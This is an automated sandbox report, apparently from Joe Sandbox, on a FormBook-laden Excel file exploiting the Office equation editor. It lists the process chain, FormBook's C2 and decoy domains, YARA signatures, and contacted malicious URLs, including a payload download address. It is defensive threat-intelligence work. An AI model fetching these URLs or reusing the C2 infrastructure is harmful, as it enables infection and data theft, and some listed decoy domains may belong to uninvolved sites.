ID: 562479
Sample Name: W6902.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:36:09
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

W6902.xlsx

Overview

General Information

Sample Name:	W6902.xlsx
Analysis ID:	562479
MD5:	9a0e6f87707210..
SHA1:	800a9f004b17cd..
SHA256:	41b58cddca86e3..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Yara detected FormBook
- Malicious sample detected (through…
- Office document tries to convince v…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2868 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1836 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2612 cmdline: "C:\Users\Public\vbc.exe" MD5: C2CA2BA9C38EB02217588662717BA6C3)
    - vbc.exe (PID: 448 cmdline: "C:\Users\Public\vbc.exe" MD5: C2CA2BA9C38EB02217588662717BA6C3)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - msdt.exe (PID: 2556 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: F67A64C46DE10425045AF682802F5BA6)
          - cmd.exe (PID: 2540 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.dreamschools.online/b80i/"
  ],
  "decoy": [
    "yixuan5.com",
    "jiazheng369.com",
    "danielleefelipe.net",
    "micorgas.com",
    "uvywah.com",
    "nbjcgl.com",
    "streets4suites.com",
    "hempgotas.com",
    "postmoon.xyz",
    "gaboshoes.com",
    "pastodwes.com",
    "libes.asia",
    "damusalama.com",
    "youngliving1.com",
    "mollyagee.com",
    "branchwallet.com",
    "seebuehnegoerlitz.com",
    "inventors.community",
    "teentykarm.quest",
    "927291.com",
    "wohn-union.info",
    "rvmservices.com",
    "cuanquotex.online",
    "buysubarus.com",
    "360e.group",
    "markham.condos",
    "carriewilliamsinc.com",
    "ennitec.com",
    "wildberryhair.com",
    "trulyrun.com",
    "pinkandgrey.info",
    "mnselfservice.com",
    "gabtomenice.com",
    "2thpolis.com",
    "standardcrypro.com",
    "58lif.com",
    "ir-hasnol.com",
    "ggsega.xyz",
    "tipslowclever.rest",
    "atlasgrpltdgh.com",
    "4338agnes.com",
    "hillsncreeks.com",
    "pentest.ink",
    "cevichiles.com",
    "evodoge.com",
    "goooooo.xyz",
    "ehaszthecarpetbagger.com",
    "finanes.xyz",
    "zoharfine.com",
    "viperiastudios.com",
    "sjljtzsls.com",
    "frentags.art",
    "mediafyagency.com",
    "faydergayremezdayener.net",
    "freelance-rse.com",
    "quickmovecourierservices.com",
    "lexingtonprochoice.com",
    "farmacymerchants.com",
    "inkland-tattoo.com",
    "aloebiotics.com",
    "rampi6.com",
    "bookinggroningen.com",
    "wilkinsutotint.com",
    "inslidr.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.460837638.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.460837638.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000000.460837638.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.503935653.0000000000530000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.503935653.0000000000530000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.4e0000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
4.2.vbc.exe.4e0000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 8 entries				

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality

Yara detected FormBook


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Native API	Path Interception	6 1 2 Process Injection	1 1 1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 Extra Window Memory Injection	1 Disable or Modify Tools	LSASS Memory	2 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 Virtualization/Sandbox Evasion	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	1 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph


Hide Legend




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\gntek[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\gntek[1].exe	35%	ReversingLabs	Win32.Trojan.Risis	
C:\Users\user\AppData\Local\Temp\nsjBE61.tmp\npsx.dll	46%	ReversingLabs	Win32.Trojan.Midie	
C:\Users\Public\vbc.exe	35%	ReversingLabs	Win32.Trojan.Risis	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.msdt.exe.2b1796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.vbc.exe.4e0000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.4.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.msdt.exe.41fb58.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.zoharfine.com/b80i/?SZ5TuL=WIyhNSWdz3ksnrxMd9FPgtApU7fAeJTF2OsSNfT/loR2Vp0doC/CWPkVmL0jl9ASIxbbNA==&bZ30xx=0lLLAPA89	100%	Avira URL Cloud	malware	
http://www.mollyagee.com/b80i/?SZ5TuL=XkBoiSzcHlsmqFkYMGKyxhKE5R0ucNDlHWw1mrTAF5aGMvlxAg1/o3H+/l9n3Xzt0JsmTA==&bZ30xx=0lLLAPA89	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.dreamschools.online/b80i/	100%	Avira URL Cloud	phishing	
http://www.teentykarm.quest/b80i/?SZ5TuL=J+u8pU8GtC7Crrbw9NxHruly2NemieD/+UtpUO8UjTwhviPWCSXqrJc4wu/Y5neCzW0Lig==&bZ30xx=0lLLAPA89	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.927291.com/b80i/?SZ5TuL=UugCFIKTrsouekFBGpmjj1lYYuG7Sqq7seOoZgmvymuhpKhoJBysXVQ1tfM8JEdSTWsNrA==&bZ30xx=0lLLAPA89	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://212.192.246.120/gntek.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.teentykarm.quest	37.123.118.150	true	true		unknown
ghs.googlehosted.com	172.217.168.19	true	false		unknown
www.frentags.art	44.227.76.166	true	false		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.927291.com	1.32.255.137	true	true		unknown
zoharfine.com	194.5.156.29	true	true		unknown
www.zoharfine.com	unknown	unknown	true		unknown
www.mollyagee.com	unknown	unknown	true		unknown
www.youngliving1.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.zoharfine.com/b80i/?SZ5TuL=WIyhNSWdz3ksnrxMd9FPgtApU7fAeJTF2OsSNfT/IoR2Vp0doC/CWPkVmL0jl9ASIxbbNA==&bZ30xx=0lLLAPA89	true	• Avira URL Cloud: malware	unknown
http://www.mollyagee.com/b80i/?SZ5TuL=XkBoiSzcHIsmqFkYMGKyxhKE5R0ucNDlHWw1mrTAF5aGMvlxAg1/o3H+/I9n3Xzt0JsmTA==&bZ30xx=0lLLAPA89	false	• Avira URL Cloud: malware	unknown
www.dreamschools.online/b80i/	true	• Avira URL Cloud: phishing	low
http://www.teentykarm.quest/b80i/?SZ5TuL=J+u8pU8GtC7Crrbw9NxHruIy2NemieD/+UtpUO8UjTwhviPWCSXqrJc4wu/Y5neCzW0Lig==&bZ30xx=0lLLAPA89	true	• Avira URL Cloud: malware	unknown
http://www.927291.com/b80i/?SZ5TuL=UugCFIKTrsouekFBGpmjj1lYYuG7Sqq7seOoZgmvymuhpKhoJBysXVQ1tfM8JEdSTWsNrA==&bZ30xx=0lLLAPA89	true	• Avira URL Cloud: malware	unknown
